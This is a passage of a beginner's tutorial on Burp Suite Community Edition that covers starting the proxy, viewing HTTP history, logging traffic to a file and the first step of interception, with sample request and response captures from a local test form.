

## Burp Suite Primer

### Introduction


**Burp Suite** is a graphical tool for testing Web application security. The tool is written in Java and is cross-platform. It was created by Dafydd Stuttard, author of *The Web Application Hacker's Handbook*, a reference in web application and penetration testing, and is now sold and supported by his English company, PortSwigger Web Security.

Burp Suite is currently available in three editions:

- Community — free version, installed by default in Kali Linux.
- Professional — adds automation and advanced testing tools, costing around 449 €/year/user.
- Enterprise — meant for continuous scanning, includes a cloud-maintained option, starting at around 4000 €/year.

The Community Edition is available for download at the PortSwigger website:  
<https://portswigger.net/burp/communitydownload>.

Burp is a *web proxy*, inserting itself between your browser and the target website. By default, it listens on port 8080 on the loopback interface. To use it, you should therefore configure your browser to use a proxy on *localhost:8080*.



Sitting between your browser and the target website, Burp allows you to intercept, view and modify web requests and responses.


## Monitoring web traffic

The following description is based on the free Community Edition.


### Starting Burp Suite

From the menu, start Burp Suite.

The first screen opens, and warns you that the Community Edition cannot store your project settings on disk.



Click **Next**. Burp now asks for a configuration file.




Click **Start Burp**. The *Dashboard* screen opens.

Time to level up? Catch more bugs with Burp Suite Pro [Find out more](#)

Source	Issue type	Host
Task 0	Suspicious input transformation (reflected)	http://insecure-bank.com /url-shorten
Task 0	SMTP header injection	http://insecure-website... /contact-us
Task 0	Serialized object in HTTP message	http://insecure-bank.com /blog
Task 0	Cross-site scripting (DOM-based)	https://insecure-bank.c... /
Task 0	XML External entity injection	https://vulnerable-webs... /product/stock
Task 0	External service interaction (HTTP)	https://insecure-website... /product
Task 0	Web cache poisoning	http://insecure-bank.com /contact-us
Task 0	Server-side template injection	http://insecure-bank.com /user-homepage
Task 0	SQL injection	https://vulnerable-webs... /
Task 0	OS command injection	https://insecure-website... /feedback/submit

This screen is mainly useful for the Pro edition. Click on **Proxy->Intercept** in the top menu.



This screen informs you that the **Intercept** function is currently off, i.e. Burp would let the web traffic flow transparently without interacting with it. Click on **Open browser**. Burp Suite includes a Chrome/Chromium browser, preconfigured to use Burp as a proxy. This avoids the need to modify the settings of your regular browser. The browser opens in a separate window, with a preconfigured Portswigger page.

Two screenshots side-by-side. The left screenshot shows the Burp Suite interface with the 'Intercept is off' message. The right screenshot shows a separate browser window displaying the Portswigger website, which features a banner about 'The latest research into web race conditions' and links to 'Discover the latest research', 'Try the techniques for yourself', and 'Get the latest product capabilities'.

## Capturing traffic

Click on **HTTP history**. If you enter an URL in the address bar of the browser, Burp will now display all traffic between the just opened browser and the requested URLs in this window.

The top pane will display a summary of all exchanges, and the bottom pane will display the details of the HTTP requests and responses pertaining to the highlighted exchange.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'HTTP history' section displays two entries:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
4	http://localhost:4321	POST	/		✓	200	238	HTML					127.0.0.1
3	http://localhost:4321	GET	/			200	521	HTML					127.0.0.1

The 'Request' pane shows the raw HTTP request:

```
1 GET / HTTP/1.1
2 Host: localhost:4321
3 Cache-Control: max-age=0
4 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
  ;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9,en;q=0.8
16 Connection: close
17
18
```

The 'Response' pane shows the raw HTTP response:

```
1 HTTP/1.0 200 OK
2 Server: BaseHTTP/0.6 Python/3.8.10
3 Date: Tue, 01 Oct 2024 16:19:36 GMT
4 Content-Type: text/html
5
6
7 <html>
8   <body>
9     <form action="/" method="post">
10       <label for="username">
11         Enter your name:
12       </label>
13       <input type="text" id="username" name="username" required>
14     <br>
15     <br>
16     <input type="submit" value="Submit">
17   </form>
18 </body>
19 </html>
```


The captured data for the request contain the HTTP request type (GET), the requested path (/) and the complete headers (Host, Cache-Control, User-Agent, accepted document types...), the cookies and the variable values (for POST requests).

The data for the response contain the HTTP answer code (200), the headers, the cookies and the complete page code.


## Logging traffic

By default, BURP logs traffic into memory. You can modify the project settings to have it write to a logfile.

Click on the **gear icon - Settings** in the top right of the Burp window, then in the left column, click on **Project -> Logging**.



Click on the checkbox corresponding to your desired logging source (usually **All tools**), and you will be prompted to enter the logfile directory and name (after your first click). Click again on the other options to be included in the logging.



Close the Settings window. Subsequent traffic will be logged to the logfile until you close Burp or you revert the settings by deselecting the Requests and Responses checkboxes in the **Settings->Project->Logging** page.

Here is an excerpt of a logfile:

```
=====
7:03:15/PM http://localhost:4321 [127.0.0.1]
=====

GET / HTTP/1.1
Host: localhost:4321
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

=====



HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.8.10
Date: Tue, 01 Oct 2024 17:03:15 GMT
Content-Type: text/html

<html>
  <body>
    <form action="/" method="post">
      <label for="username"> Enter your name: </label>
      <input type="text" id="username" name="username" required><br><br>
      <input type="submit" value="Submit">
    </form>
  </body>
</html>
=====
```

## Intercepting traffic


The main interest of Burp is that it can intercept traffic from the browser, and allows you to modify it before delivering it to its target.

Let's first execute a transaction on a basic website that simply asks for your name and greets you by your name.

